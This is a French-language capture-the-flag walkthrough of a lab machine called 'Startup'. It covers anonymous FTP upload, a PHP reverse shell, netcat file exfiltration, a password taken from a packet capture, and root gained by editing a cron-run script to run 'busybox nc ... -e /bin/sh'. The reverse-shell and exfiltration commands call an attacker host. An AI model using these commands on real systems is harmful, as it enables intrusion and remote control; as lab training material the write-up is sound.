



Quick Write Up: Startup

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Énoncé

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We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

[💡 Hint](#)

What are the contents of user.txt?


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What are the contents of root.txt?

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Reconnaissance





Scan de ports Outil: Nmap

What is the secret spicy soup recipe?

Login to answer..

```
nmap -T4 10.10.46.196 # -T4: scan + rapide mais - discret
```

```
Nmap scan report for 10.10.46.196  
Host is up (0.095s latency).  
Not shown: 997 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http

Scan de ports Outil: Nmap

What is the secret spicy soup recipe?

Login to answer..

```
nmap -T4 -sV -sC -p21,22,80 10.10.46.196 # -sC: Script scan
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534 65534    4096    Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0      0      251631  Nov 12  2020 important.jpg
| _-rw-r--r--    1 0      0      208     Nov 12  2020 notice.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
```



Serveur FTP (Port 21)

What is the secret spicy soup recipe?

Login to answer..

```
ftp -a 10.10.46.196 # -a: anonymous
ftp> get important.jpg
ftp> get notice.txt
ftp> ls -a
...
-rw-r--r-- 1 0      0              5 Nov 12  2020 .test.log
...
ftp> get .test.log
```

Serveur FTP (Port 21)
important.jpg

What is the secret spicy soup recipe?

Login to answer..





Serveur FTP (Port 21) *notice.txt*

What is the secret spicy soup recipe?

Login to answer..

Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.



Serveur FTP (Port 21)
.test.log

test

What is the secret spicy soup recipe?

Login to answer..



Site Web (port 80)

What is the secret spicy soup recipe?

Login to answer..

No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convenient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, [contact us](#). Otherwise, don't you worry. We'll be online shortly!

— Dev Team



Scan de répertoires (port 80)

Outil: dirb

What is the secret spicy soup recipe?

Login to answer..

```
dirb http://10.10.46.196
```

```
---- Scanning URL: http://10.10.46.196/ ----  
==> DIRECTORY: http://10.10.46.196/files/  
+ http://10.10.46.196/index.html (CODE:200|SIZE:808)  
+ http://10.10.46.196/server-status (CODE:403|SIZE:278)  
  
---- Entering directory: http://10.10.46.196/files/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

/files est listable

What is the secret spicy soup recipe?

Login to answer..

← → 🏠 ↻ 🔒 Not Secure 10.10.46.196/files/

Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
📁 ftp/	2020-11-12 04:53	-	
🖼️ important.jpg	2020-11-12 04:02	246K	
📄 notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.10.46.196 Port 80

/files/ftp est modifiable !

What is the secret spicy soup recipe?

Login to answer..



```
ftp [NSE: writeable]
important.jpg
notice.txt
```



Remember

Reverse Shell





Reverse Shell PHP

Outil: [pentestmonkey/php-reverse-shell](https://pentestmonkey.net/PHP-reverse-shell)

What is the secret spicy soup recipe?

Login to answer..

php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

This will be a proper interactive shell in which you can run interactive programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.

```
49 $ip = '10.6.38.237'; // CHANGE THIS
50 $port = 6666; // CHANGE THIS
```

Reverse Shell PHP

Outil: [pentestmonkey/php-reverse-shell](https://pentestmonkey.net/ftp-reverse-shell)

What is the secret spicy soup recipe?

Login to answer..

Index of /files/ftp

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	

Apache/2.4.18 (Ubuntu) Server at 10.10.46.196 Port 80

```
ftp -a 10.10.46.196 # -a: anonymous
ftp> cd ftp
ftp> send php-reverse-shell.php
...
226 Transfer complete.
...
```


Reverse Shell PHP

Outil: [pentestmonkey/php-reverse-shell](https://pentestmonkey.net/Tools/Reverse-Shell/php-reverse-shell)

What is the secret spicy soup recipe?

Login to answer..

Index of /files/ftp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 php-reverse-shell.php	2025-03-15 18:09	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.46.196 Port 80



Reverse Shell PHP

Outil: [pentestmonkey/php-reverse-shell](https://pentestmonkey.net/revshells/php-reverse-shell)

```
# Machine Attaquante
```

```
nc -lvnp 6666  
# Listening on 0.0.0.0 6666
```

```
# Connection received  
whoami  
# www-data
```

```
# Serveur Web
```

```
/files/ftp/php-reverse-shell.php
```

What is the secret spicy soup recipe?

Login to answer..

Élévation de privilèges



Élévation de privilèges

What is the secret spicy soup recipe?

Login to answer..

```
ls /
```

bin	home	lib	mnt	root	srv	vagrant
boot	incidents	lib64	opt	run	sys	var
dev	initrd.img	lost+found	proc	sbin	tmp	vmlinux
etc	initrd.img.old	media	recipe.txt	snap	usr	vmlinux.old




Élévation de privilèges

What is the secret spicy soup recipe?

Login to answer..

```
cat /recipe.txt
```

Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was **love.**




Élévation de privilèges www-data \Rightarrow lennie

What are the contents of user.txt?

Login to answer..

```
ls -lA /home/
```

```
drwx----- 4 lennie lennie 4096 Nov 12 2020 lennie
```



Élévation de privilèges www-data \Rightarrow lennie

What are the contents of user.txt?

Login to answer..

```
ls -lA /incidents
```

```
-rwxr-xr-x 1 www-data www-data 31224 Nov 12 2020 suspicious.pcapng
```



Analyse de PCAP

Machine Attaquante

```
nc -lvnp 6667 > suspicious.pcapng  
# Listening on 0.0.0.0 6667
```

Connection received

Machine Cible

```
nc 10.6.38.237 6667 < /incidents/suspicious.pcapng
```

What are the contents of user.txt?

Login to answer..


Analyse de PCAP

Outil: Wireshark

What are the contents of user.txt?

Login to answer..

No.	Source	Destination	Protocol	Length	Info
1	192.168.22.139	server-13-32-85-44.mia3.r.c...	TCP	56	55280 → https(443)
2	server-13-32-85-44.mia3.r.c...	192.168.22.139	TCP	62	[TCP ACKed unseen s
3	192.168.22.139	a104-107-60-16.deploy.stati...	TCP	56	55280 → http(80) [A
4	192.168.33.1	192.168.33.10	TCP	60	→ http(80) [A
5	a104-107-60-16.deploy.stati...	192.168.22.139	TCP	60	ACKed unseen s
6	192.168.33.10	192.168.33.1	TCP	60	ACKed unseen s
7	192.168.22.139	72.21.91.29	TCP	56	→ http(80) [A
8	192.168.22.139	a104-107-60-8.deploy.static...	TCP	56	→ http(80) [A
9	72.21.91.29	192.168.22.139	TCP	60	ACKed unseen s
10	a104-107-60-8.deploy.static...	192.168.22.139	TCP	60	ACKed unseen s
11	192.168.22.139	192.168.22.139	TCP	60	4(4444) → 4093
12	192.168.22.139	192.168.22.139	TCP	60	→ krb524(4444)
13	192.168.22.139	192.168.22.139	TCP	60	4(4444) → 4093
14	192.168.33.10	192.168.33.1	HTTP	100	1.1 200 OK (t
15	192.168.33.1	192.168.33.10	TCP	60	Previous segme
16	192.168.33.1	192.168.33.10	HTTP	100	favicon.ico HT
17	192.168.33.10	192.168.33.1	TCP	60	80) → 48974 [A
18	192.168.33.10	192.168.33.1	HTTP	100	1.1 404 Not Fo
19	192.168.33.1	192.168.33.10	TCP	60	→ http(80) [A
20	192.168.22.139	server-13-32-85-44.mia3.r.c...	TLSv1...	80	[TCP Previous segme
21	192.168.22.139	server-13-32-85-44.mia3.r.c...	TCP	56	55280 → https(443)
22	192.168.22.139	72.21.91.29	TCP	56	[TCP Previous segme



Analyse de PCAP

Outil: Wireshark

What are the contents of user.txt?

Login to answer..

```
GET /files/ftp/shell.php HTTP/1.1
```

```
Host: 192.168.33.10
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
DNT: 1
```

```
Connection: keep-alive
```

```
Upgrade-Insecure-Requests: 1
```

```
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
```

```
Date: Fri, 02 Oct 2020 17:40:21 GMT
```

```
Server: Apache/2.4.18 (Ubuntu)
```

```
Vary: Accept-Encoding
```

```
Content-Encoding: gzip
```

```
Content-Length: 152
```

```
Keep-Alive: timeout=5, max=98
```

```
Connection: Keep-Alive
```

```
Content-Type: text/html; charset=UTF-8
```

```
.....  
.0.D.....@.....J7.R.uHni .....:.....u..8..n.:2(.F...f...s....j.AG..T0..`QE9...5..T..
```



Analyse de PCAP

Outil: Wireshark

What are the contents of user.txt?

Login to answer..

```
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:40:21 up 20 min, 1 user, load average: 0.00, 0.03, 0.12
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
vagrant pts/0    10.0.2.2      17:21   1:09   0.54s  0.54s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Analyse de PCAP


Outil: Wireshark

What are the contents of user.txt?

Login to answer..

```
cd home
cd home
www-data@startup:/home$
cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
ls
ls
lennie
www-data@startup:/home$
cd lennie
cd lennie
bash: cd: lennie: Permission denied
```

```
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
sudo -l
sudo -l
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3
sudo: 3 incorrect password attempts
www-data@startup:/home$
cat /etc/passwd
```



Élévation de privilèges www-data \Rightarrow lennie

What are the contents of user.txt?

Login to answer..

```
su lennie # password: c4ntg3t3n0ughsp1c3
```

```
lennie@startup:/$
```

```
ssh lennie@10.10.46.196 # password: c4ntg3t3n0ughsp1c3
```

Flag user.txt

What are the contents of user.txt?

Login to answer..

```
ls -la
```

```
drwx----- 5 lennie lennie 4096 Mar 15 19:07 .
drwxr-xr-x 3 root    root    4096 Nov 12  2020 ..
-rw----- 1 lennie lennie      3 Mar 15 19:07 .bash_history
drwx----- 2 lennie lennie 4096 Mar 15 19:07 .cache
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root    root    4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
```

```
cat user.txt
```

```
THM{...}
```

Élévation de privilèges
lennie \Rightarrow root



Élévation de privilèges

What are the contents of root.txt?

Login to answer..

```
ls -AlR
```

```
-rw----- 1 lennie lennie    3 Mar 15 19:07 .bash_history
drwx----- 2 lennie lennie 4096 Mar 15 19:07 .cache
drwxr-xr-x 2 lennie lennie 4096 Nov 12 2020 Documents
drwxr-xr-x 2 root  root  4096 Nov 12 2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12 2020 user.txt
```

./Documents:


total 12

```
-rw-r--r-- 1 root root 139 Nov 12 2020 concern.txt
-rw-r--r-- 1 root root  47 Nov 12 2020 list.txt
-rw-r--r-- 1 root root 101 Nov 12 2020 note.txt
```

./scripts:

total 8

```
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root  1 Mar 15 19:13 startup_list.txt
```

Élévation de privilèges lennie \Rightarrow root

What are the contents of root.txt?


Login to answer..

```
cat scripts/planner.sh
```

```
#!/bin/bash  
echo $LIST > /home/lennie/scripts/startup_list.txt  
/etc/print.sh
```

```
ls -l /etc/print.sh
```

```
-rwx----- 1 lennie lennie 25 Nov 12 2020 /etc/print.sh
```



Élévation de privilèges lennie \Rightarrow root

What are the contents of root.txt?


Login to answer..

```
cat /etc/print.sh
```

```
#!/bin/bash  
echo "Done!"
```

```
nano /etc/print.sh
```

```
#!/bin/bash  
id > /tmp/test_id.txt
```



Élévation de privilèges lennie \Rightarrow root

```
watch ls -lA /tmp
```

```
Every 2.0s: ls -lA /tmp/  
...
```

What are the contents of root.txt?

Login to answer..

Élévation de privilèges lennie \Rightarrow root

What are the contents of root.txt?


Login to answer..

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Every
...



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Élévation de privilèges lennie \Rightarrow root

```
watch ls -lA /tmp
```


```
Every 2.0s: ls -lA /tmp/  
...
```

```
cat /tmp/test_id.txt
```

```
uid=0(root) gid=0(root) groups=0(root)
```

What are the contents of root.txt?

Login to answer..



Élévation de privilèges lennie \Rightarrow root

What are the contents of root.txt?

Login to answer..

```
nano /etc/print.sh
```

```
#!/bin/bash  
busybox nc 10.6.38.237 6666 -e /bin/sh
```


```
nano /etc/print.sh
```

```
#!/bin/bash  
id > /tmp/test_id.txt
```

Élévation de privilèges lennie \Rightarrow root

```
# Machine Attaquante
```

```
nc -lvnp 6666
```



```
# Connection received
```

What are the contents of root.txt?

Login to answer..

```
# Machine Cible
```

```
nano /etc/print.sh
```

```
#!/bin/bash  
busybox nc 10.6.38.237 6666 -e /bin/sh
```



Flag root.txt

What are the contents of root.txt?

Login to answer..

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
ls
```

```
root.txt
```

```
cat root.txt
```

```
THM{...}
```


Questions ?

